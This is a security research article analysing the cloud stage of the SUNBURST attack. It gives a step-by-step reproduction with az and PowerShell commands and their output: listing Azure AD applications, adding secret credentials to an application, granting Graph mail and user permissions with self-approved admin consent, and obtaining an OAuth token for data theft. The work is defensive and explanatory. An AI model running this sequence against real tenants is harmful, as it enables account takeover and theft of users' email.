Behind the Scenes of the SUNBURST Attack

By Lior Sonntag, Dror Alon

Published: 2021-02-19 · Archived: 2026-04-05 20:44:06 UTC

Lior Sonntag

Lior is a Security Researcher at Check Point Software Technologies. He is a security enthusiast who loves to break stuff and put it back together. He's passionate about various InfoSec topics such as Cloud Security, Offensive Security, Vulnerability Research and Reverse Engineering.

The biggest cyberattack in recent times came in the form of what seems like a nation-state-sponsored supply chain attack, in December when the SUNBURST malware was installed on SolarWinds' Orion product. This made headlines worldwide for good reason — post-compromise activity included data theft through lateral movement, which is when the attacker moves through a network searching for targeted key data and assets. This attack was the work of a highly-skilled actor and the operation was conducted with significant operational security.

This attack consisted of lateral movement of the threat actor from the on-premises network to the cloud, and it was done in two phases:

1. **Phase One: The On-Prem Golden SAML Attack**. Here the threat actors gained administrative access to the organization's Active Directory Federation Services (ADFS) server. This allowed them to forge Security Assertion Markup Language (SAML) tokens and create illegitimate registrations of SAML Trust

Relationships. By impersonating a user with valid administrative credentials, the threat actors could change the configuration of the SAML Service Provider (in this case, Azure AD). From there, they successfully gained administrative access to the Azure AD.

2. **Phase Two: Malicious activity in the Cloud**. The threat actors then used the Azure Active Directory administrative credentials for malicious activities. This included (but was not limited to): enumeration of existing applications and service principals, injection of credentials into them, impersonation and execution of actions on behalf of them, and the exfiltration of sensitive data like users and mails.

Dror Alon


Dror is Security Research Team Leader at Check Point Software Technologies. He's a proactive researcher in the cyber domain; investigating cyber events, and identifying and resolving the security issues faced by organizations worldwide.

In this analysis, we will focus on the **second attack phase, in the cloud,** and present key tactics and techniques used by the nation-state actors in the malicious campaign. By using the MITRE ATT&CK framework, we will provide the most likely technical attack flow of the nation-state actor's actions.

Reviewing Microsoft's article, the chain of events that occurred through this attack were:

1. **Initial Access (On-Prem)**: Forged SAML tokens and illegitimate registrations of SAML Trust Relationships; impersonating a user with administrative credentials (in this case, Azure AD).
2. **Discovery:** The threat actor enumerates existing applications/service principals (preferably with high traffic patterns).
3. **Credential Access**: The threat actor adds credentials to an existing application or service principal.

4. **Privilege Escalation**: The threat actor elevates the privileges of the application/service-principal, to allow access to MS Graph APIs Application permissions.
5. **Defense Evasion and Lateral Movement**: The threat actor acquires OAuth access tokens of applications, allowing them to impersonate the applications and obfuscate their activity.
6. **Exfiltration:** The threat actor calls MS Graph APIs to exfiltrate sensitive data such as users' data and emails.



Zoom

Here we will focus on the attack flow in the **Cloud Environment** after the initial authentication(i.e. **steps 2-6**). But first, let's elaborate on the AzureAD Authentication and Authorization mechanisms.

In short, Authentication is proving you are who you say you are. This is done by the Identity Provider (in this case Azure AD). Authorization is the act of granting an authenticated party permission to do something. This is done by

the resource the identity is trying to query, utilizing the OAuth 2.0 protocol.

Discovery

First, the threat actor gains an initial foothold into the Cloud Environment by compromising privileged cloud users with administrative access to the Azure AD. They then add credentials to an existing application or service principal. However, in order to do that, the threat actor needs to firstly list all the existing applications:

```
PS C:\Users\Administrator> az ad app list | jq '.[].displayName'
"tomh-admin-CloudGuard-Connect"
"ilanit-CloudGuard-Connect-local"
"Google Cloud / G Suite Connector by Microsoft"
"tomh-admin-logic-local"
"CloudGuard-logic-connect"
"omersh-prod-CloudGuard-Connect"
"Box"
"Maxemail"
"Amazon Web Services (AWS)"
"CloudGuard-Staging-Connect"
"graph"
"SquadMail"
"MailChimp"
"ilanit-CloudGuard-Connect-preqa"
```

Zoom

The threat actor prefers applications with high traffic patterns (e.g. mail archival applications) which can be used to obfuscate their activity. So, they decide to choose the "**MailApp**" (an imaginary application name) and extracts its **ObjectId** and **ApplicationId**:

```
PS C:\Users\Administrator> az ad app list --display-name [redacted] | jq '.[].appId'
"a7c0ec5f-065a-49[redacted]"

PS C:\Users\Administrator> az ad app list --display-name [redacted] | jq '.[].objectId'
"e74da84b-6cb6-4d[redacted]"
```

Zoom

In addition, the threat actor extracts the account's **tenantId**:

```
PS C:\Users\Administrator> az account tenant list
az : Command group 'account tenant' is experimental and no
At line:1 char:1
+ az account tenant list
+ ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Command group
    + FullyQualifiedErrorId : NativeCommandError

[
  {
    "id": "/tenants/4c1d285b-b",
    "tenantId": "4c1d285b-b"
  }
]
```

Zoom

Credential Access

Next, the threat actor creates new credentials and adds them to the application:

```
PS C:\Users\Administrator> New-AzureADApplicationPasswordCredential -ObjectId $ObjectId


CustomKeyIdentifier :
EndDate             : 12/31/2021 2:23:19 PM
KeyId               :
StartDate           : 12/31/2020 2:23:19 PM
Value               : WuVZyJDSGXmwIiWeZSnTo
```

Zoom

Alternatively, the threat actor can create new credentials and add them to an existing service principal associated with the MailApp application:

```
PS C:\Users\Administrator> az ad sp list --filter "displayname eq '' and servicePrincipalType eq 'Application'" | jq '.[].objectId'
"3e5e50aa-ff7f-4c"

PS C:\Users\Administrator> New-AzureADServicePrincipalPasswordCredential -ObjectId "3e5e50aa-ff7f-4c"


CustomKeyIdentifier :
EndDate             : 1/4/2022 2:17:42 PM
KeyId               :
StartDate           : 1/4/2021 2:17:42 PM
Value               : s0sBdFznzENJgLiAVt
```

Zoom

After this phase, the threat actor has the credentials of the application — which can be used to authenticate to AzureAD on behalf of the application.

Application/Service-Principal Privilege Escalation

In this step, the threat actor lists all the available permissions related to Microsoft Graph APIs:

```
PS C:\Users\Administrator> az ad sp show --id $MSgraph | jq '.appRoles[] | select(.value | contains(\"User\")) | .value,.id'
"TeamsTab.ReadWriteForUser.All"
"425b4b59-d5af-45c8-832f-bb0b7402348a"
"TeamsAppInstallation.ReadWriteSelfForUser.All"
"908de74d-f8b2-4d6b-a9ed-2a17b3b78179"
"TeamsAppInstallation.ReadWriteForUser.All"
"74ef0291-ca83-4d02-8c7e-d2391e6a444f"
"TeamsAppInstallation.ReadForUser.All"
"9ce09611-f4f7-4abd-a629-a05450422a97"
"UserShiftPreferences.ReadWrite.All"
"d1eec298-80f3-49b0-9efb-d90e224798ac"
"UserShiftPreferences.Read.All"
"de023814-96df-4f53-9376-1e2891ef5a18"
"User.ManageIdentities.All"
"c529cfca-c91b-489c-af2b-d92990b66ce6"
"UserAuthenticationMethod.Read.All"
"38d9df27-64da-44fd-b7c5-a6fbac20248f"
"UserAuthenticationMethod.ReadWrite.All"
"50483e42-d915-4231-9639-7fdb7fd190e5"
"UserNotification.ReadWrite.CreatedByApp"
"4e774092-a092-48d1-90bd-baad67c7eb47"
"IdentityUserFlow.ReadWrite.All"
"65319a09-a2be-469d-8782-f6b07debf789"
"IdentityUserFlow.Read.All"
"1b0c317f-dd31-4305-9932-259a8b6e8099"
"User.Export.All"
"405a51b5-8d8d-430b-9842-8be4b0e9f324"
"User.Read.All"
"df021288-bdef-4463-88db-98f22de89214"
"User.ReadWrite.All"
"741f803b-c850-494e-b5df-cde7c675a1ca"
"IdentityRiskyUser.Read.All"
"dc5007c0-2d7d-4c42-879c-2dab87571379"
"IdentityRiskyUser.ReadWrite.All"
"656f6061-f9fe-4807-9708-6a2e0934df76"
"User.Invite.All"
"09850681-111b-4a89-9bed-3f2cae46d706"
```

Zoom

The threat actor decides to add the **User.ReadWrite.All** permission to the MailApp application:

```
PS C:\Users\Administrator> az ad app permission add --id $ObjectId --api $MSgraph --api-permissions 741f803b-c850-494e-b5df-
az : Invoking "az ad app permission grant --id e74da84b-6cb6-4d[redacted] --api
00000003-0000-0000-c000-000000000000" is needed to make the change effective
At line:1 char:1
+ az ad app permission add --id $ObjectId --api $MSgraph --api-permissi ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Invoking "az ad...hange effective:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
```

Zoom

Afterward, the threat actor lists all the available permissions related to **Mails** and associated to the Microsoft Graph API:

```
PS C:\Users\Administrator> az ad sp show --id $MSgraph | jq '.appRoles[] | select(.value | contains(\"Mail\")) | .value,.id'
"Mail.Send"
"b633e1c5-b582-4048-a93e-9f11b44c7e96"
"Mail.ReadWrite"
"e2a3a72e-5f79-4c64-b1b1-878b674786c9"
"Mail.Read"
"810c84a8-4a9e-49e6-bf7d-12d183f40d01"
"MailboxSettings.Read"
"40f97065-369a-49f4-947c-6a255697ae91"
"MailboxSettings.ReadWrite"
"6931bccd-447a-43d1-b442-00a195474933"
"Mail.ReadBasic"
"6be147d2-ea4f-4b5a-a3fa-3eab6f3c140a"
"Mail.ReadBasic.All"
"693c5e45-0940-467d-9b8a-1022fb9d42ef"
```

Zoom

They decide to also add the **Mail.ReadWrite** permission to the MailApp application:

```
PS C:\Users\Administrator> az ad app permission add --id $ObjectId --api $MSgraph --api-permissions e2a3a72e-5f79-4c64-b1b1-
az : Invoking "az ad app permission grant --id e74da84b-6cb6-4d[redacted] --api
00000003-0000-0000-c000-000000000000" is needed to make the change effective
At line:1 char:1
+ az ad app permission add --id $ObjectId --api $MSgraph --api-permissi ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (Invoking "az ad...hange effective:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
```

Zoom

The error in red indicates that an **admin consent** must be launched to approve this permission.

The **admin consent** workflow gives admins a secure way to grant access to applications that require admin approval. When a user tries to access an application but is unable to provide consent, they can send a request for admin approval. The request is sent to admins who have been designated as reviewers.

Due to the fact that the actor already has administrative permissions, they can launch an admin consent on their own:

```
PS C:\Users\Administrator> az ad app permission admin-consent --id $ObjectId

PS C:\Users\Administrator>
```

Zoom

The admin consent was successful and the Microsoft Graph APIs permissions were successfully added to the MailApp application!

Defense Evasion and Lateral Movement

Then, the actor acquired an OAuth **access token** for the application, by initiating an HTTP GET request which included the **tenantId**, **objectId**, **appId** and the **secret** (credentials) obtained from before:

```
C:\Users\Administrator>set tenantId=4c1d285b-b[redacted]

C:\Users\Administrator>set appId=a7c0ec5f-065a-49[redacted]

C:\Users\Administrator>set MSgraph=00000003-0000-0000-c000-000000000000

C:\Users\Administrator>set secret=WuVZyJDSGXmwIiWeZSnTo[redacted]

C:\Users\Administrator>curl -X GET -H "Content-Type: application/x-www-form-urlencoded" -d "grant_type=client_credentials&client_id=%appId%&resource=%M
Sgraph%&client_secret=%secret%" https://login.microsoftonline.com/%tenantId%/oauth2/token
{"token_type":"Bearer","expires_in":"3599","ext_expires_in":"3599","expires_on":"1609428389","not_before":"1609424489","resource":"00000003-0000-0000-c
000-000000000000","access_token":"[redacted]UXhtb3ciLCJhbGciOiJSUzI1NiIsIng1dCI6I
jVPZjlQNUY5Z0NDd0NtRjJCT0hIeEREUS1EayIsImtpZCI6IjVPZjlQNUY5Z0NDd0NtRjJCT0hIeEREUS1EayJ9.eyJhdWQiOiIwMDAwMDAwMy0wMDAwLTAwMDAtYzAwMC0wMDAwMDAwMDAiLCJ
pc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC80YzFkMjg1Yi1iNDYyLTRjNjMtYjBiNy0yZGUwODA1OTU2NjAvIiwiaWF0IjoxNjA5NDI0NDg5LCJuYmYiOjE2MDk0MjQ0ODksImV4cCI6MTYwOT
QyODM4OSwiYW1vIjoiRTJKZ1lDaTJzR1cvS01KOTk4UEdaMU9PZkZFeEJ3QT0iLCJhcHBfZGlzcGxheW5hbWUiOiJNYWlsQ2hpbXAiLCJhcHBpZCI6ImE3YzBlYzVmLTA2NWEtNDk2ZS05NGQ2LWM2Z
TZmNmE2ZTc0NCIsImFwcGlkYWNyIjoiMSIsImlkcCI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzRjMWQyODViLWI0NjItNGM2My1iMGI3LTJkZTA4MDU5NTY2MC8iLCJpZHR5cCI6ImFwcCIsIm9p
ZCI6IjNlNWU1MGFhLWZmN2YtNGNkYi1iMzgxLWUxYjNmNDJhMGQ3MSIsInJoIjoiMC5BQUFBV31nZFRHSzBZMHl3dHkzZ2dGbFdZRl9zd0tkYUJtNUpsTmJHNXZhbTUwUjJBQUEuIiwicm9sZXMiOls
iQWNjZXNzUmV2aWV3LlJlYWRXcml0ZS5NZW1iZXJzaGlwIiwiTWFpbC5SZWFkV3JpdGUiLCJVc2VyLlJlYWRXcml0ZS5BbGwiLCJDYWxlbmRhcnMuUmVhZCIsIkFjY2Vzc1Jldmlldy5SZWFkV3JpdG
UuQWxsIiwiVXNlci5SZWFkLkFsbCIsIkFjY2Vzc1Jldmlldy5SZWFkLkFsbCJdLCJzdWIiOiIzZTV1NTBhYS1mZjdmLTRjZGItYjM4MS1lMWIzZjQyYTBkNzEiLCJ0ZW5hbnRfcmVnaW9uX3Njb3BlI
joiTkEiLCJ0aWQiOiI0YzFkMjg1Yi1iNDYyLTRjNjMtYjBiNy0yZGUwODA1OTU2NjAiLCJ1dGkiOiJRVkNsSDJzbDRrSy13OTJLY1dRMkFBIiwidmVyIjoiMS4wIiwieG1zX3RjZHQiOjE2MDQ1Njk2
NjF9.kKK6Af7tizq1oElwFkBebYY7LnLGrmoQLZ8-Ez30xGNZa4LgI_9LNb5WjZLKOH7VcUT-m7k9OTjB79uxEy7gNifxbEgU5KN10eXftt4OpZ_nk1qYIF8VQyag5VBuBDGa0hAu7i8MOGkQt59eKY
ZySKjdJbXxSAUZhp8jmzLuj6dqVxGih5XTVBjSCf1xnFnd0pPuGjESimGY-xgmpq86H7McZLEsebzuN6cmh2RIOWRjmw0_shFCFP1Jsnqo6nnZafwnGBs2eDOUnnzCmjARYfTj_q-guxrdqkfTLcVlt
usHjBvDDBKmGZi8CKNGiFU_ph7KAC8Wt1OaXbK-kM6DLw"}
```


Zoom

This access token enabled the actor to move laterally, impersonate the MailApp application, and execute actions on behalf of it.

Exfiltration


Finally, the threat actor calls APIs with permissions assigned to the MailApp application.

The threat actor initiated an HTTP GET request, which included the access token to exfiltrate **all users** in the tenant and **all emails** related to a specific user.




Zoom

Users exfiltration



[Zoom]

Emails exfiltration



[Zoom]

Emails' subjects exfiltration

In conclusion, the SUNBURST attack was by far one of the most sophisticated attacks of our time — extending beyond on-prem and into the cloud. The threat actor executed advanced techniques to cover their tracks; using discovery, credential access, privilege escalation, lateral movement, defense evasion, and exfiltration all in one attack flow.

Since the attack, the number of victims compromised by SUNBURST continues to rise, and could happen again on any of the cloud providers. Many security vendors are offering free trials to help organizations get a handle on the security of their environment. While this is a step in the right direction, the question is, will you know what to look for and will you be prepared?

Feature image via Pixabay.

TNS

Source: https://thenewstack.io/behind-the-scenes-of-the-sunburst-attack/